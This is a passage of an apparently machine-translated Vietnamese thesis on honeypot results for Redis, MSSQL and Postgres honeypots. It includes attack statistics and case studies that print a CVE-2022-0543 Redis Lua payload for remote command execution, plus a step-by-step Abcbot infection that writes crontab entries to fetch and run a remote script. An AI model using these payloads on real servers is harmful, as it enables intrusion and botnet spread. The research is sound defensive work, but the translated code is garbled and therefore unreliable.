Phân bố địa lý được mô tả trong hình 5.19 cho thấy lưu lượng truy cập đối nghịch có nguồn gốc từ 59 quốc gia trải rộng trên tất cả các châu lục ngoại trừ Nam Cực. Chúng tôi đã quan sát thấy lưu lượng truy cập từ nhiều quốc gia khác so với 42 quốc gia được xác định trong phân tích sơ bộ, điều này được mong đợi do thời gian dài hơn của thí nghiệm. Nó cũng chứng minh khả năng thích ứng của đối thủ trong việc che giấu nguồn gốc của chúng thông qua các nhà cung cấp dịch vụ đám mây. Một lần nữa, Nga và Trung Quốc nổi lên như những người đóng góp hàng đầu cho hoạt động đối đầu, phù hợp với những phát hiện trong bảng 5.4 từ báo cáo sơ bộ kết quả. Và một lần nữa, sự phân bố IP liên quan đến mỗi quốc gia không đồng đều. Ví dụ, Trung Quốc và Hoa Kỳ đã trưng bày một số lưu lượng lớn các IP độc đáo, trong khi các quốc gia khác trong danh sách này đã tương đối ít IP.

Xem xét lại các cuộc tấn công brute-force, chúng tôi đã xác định được tổng cộng 18.163.318 lần đăng nhập được thực hiện bởi 772 IP duy nhất. Sự phân bố của các cuộc tấn công brute-force này trên các cơ sở dữ liệu khác nhau hệ thống quản lý DBMS được trình bày trong bảng 5.19. Như mong đợi, MSSQL đã nhận được phần lớn các cuộc tấn công này, phù hợp với phân bố lưu lượng được nêu chi tiết trong bảng 5.17. Không có nỗ lực đăng nhập trên Redis là điều bất ngờ vì honeypot Redis đang trực tuyến và đang tích cực nhận lưu lượng truy cập. Điều này làm tăng câu hỏi về lý do tại sao kẻ thù không nhắm mục tiêu cụ thể vào Redis.

Ngoài ra, chúng tôi đã hình dung tên người dùng và mật khẩu được sử dụng trong các cuộc tấn công bằng vũ lực này bằng cách sử dụng



Hình 5.19: Honeypots Qeeqbox: Phân bố địa lý của lưu lượng quan sát được sáp xếp theo quốc gia gốc.

Quốc gia	#	Hành động %	của	Tổng số hành động	# IP	
Nga	33.260.664	91,26%	15			
Trung Quốc	1.819.760	4,99%	362			
Estonia	321.339	0,88%	2			
Hàn Quốc	195.466	0,54%	11			
Ukraine	194.091	0,53%	1			
Hoa Kỳ	168.398	0,46%	1.943			
Iran	149.785	0,41%	2			
Gruzia	125.861	0,35%	1			
Hy Lạp	26.083	0,07%	1			
Ấn Độ	25.151	0,07%	19			
Khác	158.962	0,44%	1.023			

Bảng 5.18: Qeeqbox Honeypots: 10 quốc gia hàng đầu theo số lưu lượng hành động và số lưu lượng IP tương ứng của họ


các đám mây từ trong hình 5.20. Các mẫu được quan sát thấy trong tên người dùng và mật khẩu giống với các mẫu trong kết quả sơ bộ được thể hiện trong hình 5.6). Tên người dùng chủ yếu bao gồm các tên phổ biến và các định danh mặc định, trong khi mật khẩu chủ yếu bao gồm các chuỗi văn bản thuận túy, thường bao gồm các chữ số, cơ bản các tổ hợp chữ cái và các từ thông dụng. Những đặc điểm này cho thấy rằng mật khẩu có nguồn gốc từ một danh sách được xác định trước thường được sử dụng trong các cuộc tấn công bằng vũ lực hoặc từ cơ sở dữ liệu bị rò rỉ. Sự vắng mặt của mật khẩu được mã hóa so với kết quả trong nghiên cứu sơ bộ cho thấy một sự thay đổi trong danh sách được sử dụng cho các cuộc tấn công bằng vũ lực.

Cuối cùng, chúng ta hãy xem xét phân loại Greynoise của các IP được quan sát trong nhật ký như được trình bày chi tiết trong bảng 5.20. Greynoise đã xác định thành công phần lớn các IP là "lành tính" hoặc "độc hại". Tuy nhiên, phần lớn hoạt động vẫn được phân loại là "không có dữ liệu" và "không xác định". Kết quả này là không có gì đáng ngạc nhiên, xét đến những quan sát trước đây như trong bảng 5.5.

Một lần nữa chúng tôi đã phát hiện ra các IP "lành tính" đang cố gắng thực hiện các hành động đăng nhập khác với mong đợi của chúng hành vi. Điều tra sâu hơn cho thấy những nỗ lực đăng nhập này có thể bắt nguồn từ lỗi cấu hình trong tập lệnh quét ở phía máy khách. Đáng chú ý là nhiều nỗ lực này không có thông tin xác thực của người dùng. Phân tích sâu hơn cho thấy tên cơ sở dữ liệu cụ thể trong các trường tên người dùng và mật khẩu như "dbname=template0". Cũng có những trường hợp tên người dùng và mật khẩu không đúng định dạng cùng với tham chiếu đến số cổng.

Hệ quản trị cơ sở dữ liệu	# Số lần đăng nhập
MSSQL	18.076.729
MySQL	83.527
Postgres	2.555
Tìm kiếm đàn hồi	507
Đòi lại	0

Bảng 5.19: Qeeqbox Honeypots: Số lần đăng nhập trên mỗi DBMS



(a) Đám mây từ cửa tên người dùng

(b) Đám mây từ của mật khâu

Hình 5.20: Qeeqbox Honeypots: Đám mây từ của tên người dùng và mật khẩu

Cũng đáng để cập đến là số lượng IP "lành tính" tham gia vào các hoạt động trên honeypot là bất ngờ. Chiếm hơn nửa số IP được quan sát bởi honeypot của chúng tôi. Những "lành tính" này các dịch vụ thể hiện mức độ hoạt động tương đối thấp, phù hợp với những phát hiện từ nghiên cứu sơ bộ của chúng tôi học.

Phân loại #	IP #	Hành động #	Số lần đăng nhập	
Không có dữ liệu	47	16.793.872	8.394.930	
Không rõ	351	17.849.843	8.907.880	
Lành tính	1.814	31.782.634		
Độc hại	1.168	1.770.053	859.874	

Bảng 5.20: Qeeqbox Honeypots: Phân loại nhiễu xám của IP

Tóm lại, phân tích của chúng tôi về Qeeqbox Honeybots một lần nữa khẳng định khả năng thu thập của nó dữ liệu lưu lư ợng mạng đối nghịch để phân tích mẫu. Khi triển khai, chúng tôi quan sát thấy phát hiện nhanh chóng bằng Censys, một dịch vụ bảo mật mạng. Tiếp theo là cuộc tấn công brute force phối hợp nhằm vào tất cả honeypots của một số ít IP liên kết với một nhà cung cấp dịch vụ đám mây có tính hợp pháp đáng ngờ. Chúng tôi đã xác định trước đó trong nghiên cứu sơ bộ. Mặc dù có khoảng cách thời gian giữa thí nghiệm sơ bộ và thí nghiệm chính, nhà cung cấp vẫn chưa có hành động nào để ngăn chặn hành động của những kẻ thù này hoạt động trên mạng của họ. Phân tích thời gian cũng làm nổi bật các mô hình hoạt động tương tự trên cả hai cấu hình hon-eypot, với cấu hình "đa" thu hút nhiều hoạt động hơn và IP duy nhất. Tuy nhiên, chúng tôi cho rằng kết quả tương tự có thể xảy ra với việc triển khai tăng cường cấu hình "đơn". Ngoài ra, chúng tôi lưu ý các sở thích trong các mẫu quét, đặc biệt là sở thích đối với MSSQL honeypots ngay cả sau khi loại bỏ lưu lư ợng truy cập brute force. Một lời giải thích cho điều này có thể là những máy quét được triển khai cùng với những kẻ tấn công bằng vũ lực bởi cùng một kẻ thù. Hơn nữa, kiểm tra khoảng cách ngày càng tăng giữa những kẻ thù mới được xác định và những kẻ thù hiện đang tham gia vào các hoạt động đối đầu cho thấy mức độ tham gia đối đầu dài dằng theo thời gian. Từ phân tích địa lý, chúng tôi khẳng định rằng các đối thủ tiếp tục sử dụng nhiều nhà cung cấp dịch vụ đám mây khác nhau để che giấu nguồn gốc của họ.

5.2.2. RedisHoneyPot


Phân tích sơ bộ nhật ký RedisHoneyPot cho thấy hiệu quả của nó trong việc phát hiện ra các hành vi đối nghịch hành động sau khi truy cập, chủ yếu được thực hiện bởi các tập lệnh tự động. Mục tiêu của chúng tôi đối với chính

thí nghiệm là để tăng khả năng nắm bắt các tương tác thủ công bằng cách triển khai thêm honeypots và thu thập thêm dữ liệu. Để đạt được điều này, chúng tôi đã thiết kế hai cấu hình: cấu hình "mặc định", chạy honeypot mà không có bất kỳ thay đổi nào và cấu hình "tùy chỉnh", tăng cường nó bằng 50 thông tin đăng nhập ngẫu nhiên dùng giả mạo được nhúng trong lệnh KEYS có thể tương tác của honeypot.

Ý tưởng đằng sau cấu hình "tùy chỉnh" là để kích động kẻ thù tương tác với dữ liệu được chế tạo. Bất kỳ nỗ lực nào để thao túng các mục nhập này, chẳng hạn như sử dụng lệnh DEL để xóa chúng (vì FLUSHALL và FLUSHDB không làm như vậy), sẽ biểu thị sự can thiệp thủ công.

RedisHoneyPot được thiết lập trong giai đoạn triển khai trước khi bắt đầu chính thức thử nghiệm chính. Chúng tôi quyết định đưa thêm dữ liệu, dẫn đến nhật ký bao gồm giai đoạn từ Từ ngày 19 tháng 3 đến ngày 11 tháng 4 năm 2024. Trong khoảng thời gian 23 ngày này, chúng tôi đã quan sát tổng cộng 637.162 hành động có nguồn gốc từ 980 địa chỉ IP duy nhất. Trong hình 5.21, hoạt động tạm thời của các truy cập hợp RedisHoneyPot được mô tả bằng thang logarit được áp dụng cho trục Y để chứa các giá trị ngoại lệ trong cơ sở dữ liệu. Những giá trị ngoại lệ này biểu thị sự gia tăng đáng kể trong hoạt động, đạt đến thang logarit là 105, giữa một bối cảnh giao thông tương đối thấp hơn, khoảng 101 , thình thoảng tăng vọt lên 103. Hơn nữa, đồ thị minh họa các truy cập hợp hoàn toàn không hoạt động với các đối thủ kiểm chế mọi tương tác với honeypot dẫn đến khoảng thời gian không có tương tác nào mỗi giờ.


Một quan sát khác từ biểu đồ này là sự tương đồng trong các mẫu lưu lượn giữa cấu hình "mặc định" và "tùy chỉnh" phần lớn. Sự phân biệt giữa hoạt động cao hơn và hoạt động thấp hơn vẫn tồn tại giữa hai hoạt động này, nhưng phạm vi của hoạt động này là tương tự nhau. Khi kiểm tra các bản ghi, chúng tôi thấy rằng Cấu hình "mặc định" đã ghi lại 317,752 hành động, trong khi cấu hình tùy chỉnh đã ghi lại 319,410. Điều này gợi ý sự khác biệt tối thiểu về tổng khối lượng hoạt động đối đầu giữa hai cấu hình này.



Hình 5.21: RedisHoneyPot: Phân phối thời gian của các hành động được quan sát từ ngày 19 tháng 3 năm 2024 đến ngày 11 tháng 4 năm 2024. Sử dụng trục Y thang logarit.

Khi xem xét kỹ hơn hai giá trị ngoại lệ lớn trong hình 5.21, chúng tôi xác định chúng là kết quả của một cuộc tấn công vũ phu. Các cuộc tấn công này được bắt đầu bằng hành động AUTH, một lệnh Redis cho xác thực. Do đó, tổng số hành động giảm mạnh từ 637.162 xuống chỉ còn 43.434, thể hiện sự giảm mạnh 93% khối lượng. Hình 5.22 minh họa hoạt động theo thời gian sau loại trừ tất cả lưu lượng truy cập từ các IP tấn công thô bạo. Đáng chú ý là các mô hình hoạt động cho cả "mặc định" và

Cấu hình "tùy chỉnh" vẫn tương tự. Một lần nữa, tổng mức hoạt động tương tự, 20.886 hành động cho cấu hình mặc định và 22.548 cho cấu hình tùy chỉnh.




Hình 5.22: RedisHoneyPot: Phân phối thời gian của các hành động được quan sát, không bao gồm các đối thủ tấn công bằng vũ lực, từ ngày 19 tháng 3 năm 2024 đến ngày 11 tháng 4 năm 2024

Cuộc tấn công brute-force này gây bối rối vì, như đã giải thích trong phu ơng pháp luận, honeypot này thiếu các dịch vụ IAM. Do đó, bất kỳ ai cũng có thể truy cập trực tiếp vào honeypot, khiến các nỗ lực brute-force trở nên vô nghĩa. Mở rộng thêm về điều này, honeypot không hỗ trợ lệnh AUTH và đối với bất kỳ lệnh nào không được hỗ trợ, phản hồi mặc định là -ERR lệnh không xác định. Do đó, bất kỳ đối thủ nào thực hiện tương tác thủ công với honeypot đều có thể nhận ra điều này. Tuy nhiên, có thể yếu tố này đã góp phần vào việc ngừng các cuộc tấn công brute-force tập trung trong vòng vài giờ, như được thấy trong hai ngoại lệ đáng kể trong hình 5.21.

Ngay cả sau khi lọc lưu lượng truy cập từ các IP tấn công bằng brute-forcing, chúng tôi vẫn tiếp tục quan sát thấy các giá trị ngoại lệ trong hoạt động trong hình 5.22. Những giá trị này chủ yếu được quy cho sâu P2P Infect, một hiện tượng tái diễn từ những phát hiện sơ bộ. Trong nghiên cứu sơ bộ, chúng tôi cũng lưu ý rằng mỗi cuộc tấn công như vậy thường bao gồm khoảng 30 hành động. Vì hiện chúng tôi đang lưu trữ 20 honeypot, nên có thể hiểu được rằng các đinh này đạt khoảng 600 và 1.200 (do lặp lại trong cùng một giờ) hành động. Dựa trên quan sát này, chúng tôi có thể kết luận rằng các cuộc tấn công này xảy ra một cách rời rạc. Điều thú vị là trong khi hầu hết các địa chỉ IP mà các lệnh truy xuất phần mềm độc hại bằng curl đã thay đổi, chúng tôi đã xác định được một IP vẫn giữ nguyên.

Hình 5.23 minh họa số lưu lượng IP duy nhất đang hoạt động mỗi giờ theo thời gian, cùng với số lưu lượng IP mới (chưa từng thấy trước đây) mỗi giờ. Tương tự như xu hướng được quan sát thấy trong Qeeqbox Honeypots trong hình 5.18, có một khoảng cách đáng chú ý giữa các IP duy nhất và IP mới, khoảng cách này ngày càng rộng theo thời gian. Điều này cho thấy sự tương tác kéo dài và lặp đi lặp lại của đối thủ, có khả năng là các tập lệnh tự động thường xuyên tương tác với honeypot. Tuy nhiên, điều này có hình dạng tuyến tính hơn nhiều so với hình dạng logarit được thấy trong hình 5.18.

Ngoại lệ được quan sát vào ngày 29 tháng 3 nổi bật. Khi kiểm tra nhật ký, chúng tôi thấy nhiều IP kết nối và thực thi lệnh CLIENT SETINFO LIB-NAME redis-py đôi khi được thực hiện sau bởi CLIENT SETINFO LIB-VER 5.0.1. Các lệnh này trong Redis thường được sử dụng để chỉ định



Hình 5.23: RedisHoneyPot: Phân phối theo thời gian của các IP duy nhất, các IP duy nhất mới và các IP duy nhất mới tích lũy được quan sát (trục y bên phải) được quan sát từ ngày 19 tháng 3 năm 2024 đến ngày 11 tháng 4 năm 2024

nhiều thông tin thuộc tính cho kết nối hiện tại. Hầu hết các IP này ngừng tương tác với honeypot sau giờ này. Mặc dù hành vi này có thể chỉ ra hoạt động trinh sát, mục đích chính xác của nó vẫn còn không chắc chắn.

Chúng tôi đưa phân loại Greynoise của IP vào bảng 5.21. Greynoise đã phân loại được phần lớn IP là "lành tính" và "độc hại" tuy nhiên nó không thể nắm bắt được các IP liên quan đến tấn công bằng vũ lực tạo ra hầu hết các hoạt động.

Trong danh mục lành tính, phần lớn các IP thể hiện hành vi lành tính. Tuy nhiên, một tập hợp con của các IP này đang thực hiện lệnh KEYS để lấy tất cả các khóa từ cơ sở dữ liệu. Hoạt động như vậy là không mong đợi đối với các IP được phân loại là lành tính. Hơn nữa, trong số các IP này tham gia vào lệnh KEYS chúng tôi đã xác định những IP được lưu trữ bởi IP Volume Inc., trước đây được gọi là Ecatel, Quasi Networks và Novog-ara, một công ty có mối liên hệ trực tiếp với tội phạm mạng [35][99]. Những IP này cũng đã được gắn cờ trên abuseipdb.com [2] cho nhiều cuộc tấn công khác nhau. Greynoise phân loại chúng là lành tính do các IP này được liên kết với shodan.io. Với điều này, chúng tôi khuyến nghị triển khai các biện pháp để chặn các nguồn lành tính và máy quét nói chung trên DBMS thực tế để giảm thiểu rủi ro tiềm ẩn.

Phân loại #	Đếm #	Hành động
Không có dữ liệu 2.554	10	
Không rõ 599,828	29	
Lành tính 9,411	678	
Độc hại 25.369	263	

Bảng 5.21: RedisHoneyPot: Phân loại nhiều xám của IP

Bây giờ, chúng ta sẽ chuyển trọng tâm sang các nghiên cứu tình huống, vì chúng tôi tin rằng chúng nên là trọng tâm chính của honeypot tương tác trung bình. Phân bố địa chất và phân bố hoạt động theo IP, mặc dù mang tính thông tin, nhưng đã được xem xét kỹ lưỡng và ít quan trọng hơn ở thời điểm này.

Chúng tôi đã quan sát thấy bốn IP từ Google Cloud Platform (GCP) tương tác với thông tin đăng nhập giả của người dùng. Các IP này đã thiết lập kết nối với cơ sở dữ liệu và thực thi lệnh "KEYS *" để lấy tất cả các khóa. Sau đó, chúng sử dụng lệnh "TYPE" để kiểm tra loại giá trị được lưu trữ tại các khóa cụ thể. Đáng chú ý là cả bốn IP đều truy cập vào tất cả các mục nhập, cho thấy rằng kẻ tấn công đã phát hiện ra dữ liệu và sử dụng các tập lệnh tự động được lưu trữ trên GCP để thăm dò dữ liệu sâu hơn. RedisHoneyPot không hỗ trợ lệnh "TYPE", do đó chúng tôi cho rằng kẻ tấn công cũng nhận ra rằng có sự cố và dừng thăm dò.

Trong một trường hợp khác, chúng tôi đã quan sát thấy một IP duy nhất được liên kết với nhà cung cấp dịch vụ đám mây có tên là "Informa-cinés Sistemos ir Technologijos" tại Litva liên tục cố gắng khai thác lỗ hổng CVE-2022-0543 [68] bằng lệnh Redis được nêu trong danh sách mã 5.3. Lệnh Redis này đã được chia thành nhiều phần để dễ đọc. Ở dòng 3, kẻ tấn công cố gắng thực hiện thực thi mã từ xa (RCE) của lệnh "id" trên máy chủ của chúng tôi. Lệnh này, khi được thực thi, sẽ truy xuất thông tin về tên người dùng và nhóm, cũng như ID số được liên kết với người dùng hiện tại hoặc bất kỳ người dùng nào khác trên máy chủ. Việc khai thác lỗ hổng này không nên thành công vì honeypot của chúng tôi không hỗ trợ lệnh này. Kẻ tấn công phải nhận được phản hồi "-ERR unknown command" và do đó không tiến hành tương tác thủ công bổ sung.

Tuy nhiên, việc khai thác liên tục lỗ hổng này của sâu P2P Infect và trong nghiên cứu trường hợp này, nhấn mạnh tầm quan trọng của việc luôn cập nhật thông tin về lỗ hổng bảo mật và áp dụng các bản cập nhật phần mềm kịp thời.

```
1 EVAL cục bộ io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/libluasocket.so", "luaopen_io"); 2 cục bộ io = io_l(); 3 cục bộ f = io.popen("id", "r"); 4 cục bộ res = f:read("*a"); 5 f:close(); 6 trả về res
```

Danh sách 5.3: Lệnh khai thác CVE-2022-0543 trong Redis để thực hiện lệnh shell "id" ở dòng 3.

Trong nghiên cứu trường hợp cuối cùng, chúng tôi xem xét một máy tính bị nhiễm, có thể là từ Tencent đang cố gắng lây nhiễm các phiên bản của chúng tôi bằng botnet. Các lệnh liên quan được hiển thị trong danh sách mã 5.4 với các giải thích được cung cấp sau mỗi lệnh để làm rõ. Cuộc tấn công kéo dài 27 giây, thực hiện hầu hết các lệnh trong vòng 7 giây đầu tiên trước khi chờ thêm 20 giây nữa trước khi ngắt kết nối.

Mục tiêu của kẻ thù là thực thi tập lệnh ff.sh trên dòng 7 trong 5.4, có liên quan đến botnet Abcbot [4]. Hiện tại, botnet này có khả năng duy trì quyền truy cập, loại bỏ đối thủ cạnh tranh, giao tiếp với mạng lệnh và điều khiển và tự lan truyền như một con sâu. Và các nguồn như CadoSecurity gần đây đã báo cáo về cách nó phát triển theo thời gian [32] cho thấy những người tạo ra nó đang tích cực triển khai các chức năng bổ sung và nuôi dưỡng thêm các ý định độc hại.

```
1 NewConnect: Kết nối với honeypot. 2 ping: Kiểm tra xem máy chủ Redis có phản hồi không. 3 config set stop-writes-on-bgsave-error no: Vô hiệu hóa cơ chế stop-writes-on-bgsave-error để cho phép ghi ngay cả khi có lỗi trong quá trình lưu nền.
```

```
4 flushall: Xóa tất cả dữ liệu khỏi cơ sở dữ liệu Redis. 5 config set dir /var/spool/cron/: Thay đổi thư mục nơi Redis lưu trữ dữ liệu của nó thành /var/spool/cron/. 6 config set dbfilename root: Đặt tên tệp cơ sở dữ liệu thành "root." 7 "set xxx1...": Đặt khóa (xxx1, xxx2, xxx3) với các mục crontab và lệnh để lấy và thực thi một tập lệnh (ff.sh) từ máy chủ từ xa (http://103.209.103.16:26800/) sau mỗi phút sử dụng lệnh wget, wdt, curl và cdt. 8 save: Kích hoạt thao tác lưu thủ công cơ sở dữ liệu Redis. 9 config set stop-writes-on-bgsave-error yes: Bật cơ chế stop-writes-on-bgsave-error để dừng ghi trong trường hợp xảy ra lỗi lưu nền.
```

```
10 config set dir /tmp: Thay đổi thư mục Redis thành /tmp. 11 config set dbfilename .dump.rdb: Đặt tên tệp cơ sở dữ liệu thành .dump.rdb. 12 flushall: Xóa toàn bộ dữ liệu khỏi cơ sở dữ liệu Redis một lần nữa.
```

13 Lặp lại các bước từ dòng 3

14 Đã đóng: Có thẻ chỉ ra kết thúc của kết nối hoặc phiên.

Liệt kê 5.4: Các lệnh Redis có găng lây nhiễm máy chủ bằng Abcbot. Phần mềm độc hại được lấy ở dòng 7.

Với thời gian thu thập dữ liệu mở rộng và các đợt triển khai bổ sung, bao gồm cấu hình thứ cấp, chúng tôi đã tăng cường khả năng thu thập thông tin tình báo về mối đe dọa của mình. Bất kể cấu hình nào, honeypot của chúng tôi đều gặp phải mức độ hoạt động tương tự. Không ngờ, chúng tôi đã xác định được các cuộc tấn công brute-force nhắm vào honeypot của mình. Khi lọc lưu lượng truy cập này, chúng tôi quan sát thấy sự hiện diện của các cuộc tấn công sâu P2P hoạt động theo cách phù hợp với kết quả nghiên cứu sơ bộ của chúng tôi. Hơn nữa, các quan sát của chúng tôi làm sáng tỏ hành vi của các IP "lành tính", thư ờng tham gia vào các hành động có mục đích xấu.

Và khuyên các quản trị viên cơ sở dữ liệu triển khai các khói ờng lửa cho các IP như vậy. Ngoài ra, chúng tôi thấy rằng dữ liệu chế tạo của chúng tôi đã thu hút thành công các phản hồi của đối thủ. Điều này làm nổi bật tác động của honeypot tùy chỉnh trong việc dụ dỗ đối thủ. Hơn nữa, nhật ký của chúng tôi tiết lộ rằng đối thủ trực tiếp khai thác CVE-2022-0543 thông qua các lệnh Redis, nhấn mạnh sự phổ biến của các khai thác đã biết và tính quan trọng của việc duy trì phần mềm cập nhật. Cuối cùng, chúng tôi đã phát hiện ra một máy bị nhiễm từ một mạng botnet đang phát triển đang cố gắng lây nhiễm cho máy của chúng tôi, minh họa cho bản chất đang phát triển của các mối đe dọa trong bối cảnh an ninh mạng.

5.2.3. Sticky Elephant Phân

tích sơ bộ về Sticky Elephant đã chứng minh tính hiệu quả của nó trong việc phát hiện ra các hành vi đối địch trên honeypot Postgres DBMS. Đối với nghiên cứu chính, chúng tôi hướng đến việc xây dựng dựa trên điều đó bằng cách giới thiệu hai cấu hình: cấu hình "mặc định", trong đó không có gì bị thay đổi và cấu hình "tùy chỉnh", trong đó quyền truy cập vào honeypot bị vô hiệu hóa ngoài kết nối ban đầu. Mục đích của tùy chỉnh này là để quan sát xem liệu kẻ thù có thể hiện các hành vi khác nhau khi tương tác với honeypot có quyền truy cập hạn chế so với honeypot có quyền truy cập đầy đủ hay không. Chúng tôi muốn xác định xem liệu chúng có cố gắng tấn công bằng vũ lực hay không và liệu có sự khác biệt đáng chú ý nào trong các mức độ hoạt động hay không.

